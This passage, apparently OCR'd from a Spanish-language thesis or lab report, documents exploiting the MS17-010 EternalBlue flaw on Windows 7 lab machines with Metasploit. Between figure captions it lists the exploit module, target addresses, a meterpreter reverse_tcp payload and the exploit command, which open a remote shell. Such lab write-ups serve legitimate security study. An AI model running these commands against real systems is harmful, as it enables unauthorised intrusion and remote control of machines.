
Vulnerabilidad eternalblue
search ms17

Figura 55 search ms17 Win7x64



Fuente propia del autor.


Figura 56 search ms17 Win7x64



Fuente propia del autor.


Explotar vulnerabilidad de ms17-010
use exploit/Windows/smb/ms17_010_eternalblue
show options

Figura 57 eternalblue Win7x64



Fuente propia del autor.


Figura 58 meterpreter Win7x64



Fuente propia del autor.


Configurar la IP del equipo con exploit.
set RHOST 10.0.2.15

Figura 59 set rhost Win7x64



Fuente propia del autor.


Figura 60 ms17_010_eternalblue Win7x64



Fuente propia del autor.


Configura el puerto del equipo, con payload y corriendo el exploit.
set payload/windows/x64/meterpreter/reverse_tcp

Figura 61 Configura puerto abierto y correr exploit Win7x64



Fuente propia del autor.


Figura 62 Configura puerto abierto y correr exploit Win7x64



Fuente propia del autor.

Equipo vulnerado con exploit y meterpreter.
exploit

Figura 63 Equipo vulnerado con exploit y meterpreter Win7x64




Fuente propia del autor.

3.6 Evidencias de Explotación en Windows 7.

Ingresamos a metasploit desde la terminal.
msfconsole


Figura 64 msfconcole Win7x86



Fuente propia del autor.

Se ejecuta ms17-010
search ms17-010


Figura 65 search ms17-010 Win7x86



Fuente propia del autor.

set RHOST 192.168.0.9
show options


Figura 66 set rhost Win7x86



Fuente propia del autor.

set PAYLOAD Windows/meterpreter/reverse_tcp
show options


Figura 67 meterpreter Win7x86



Fuente propia del autor.

Ejecutamos exploit


Figura 68 Ejecutar exploit Win7x86



Fuente propia del autor.

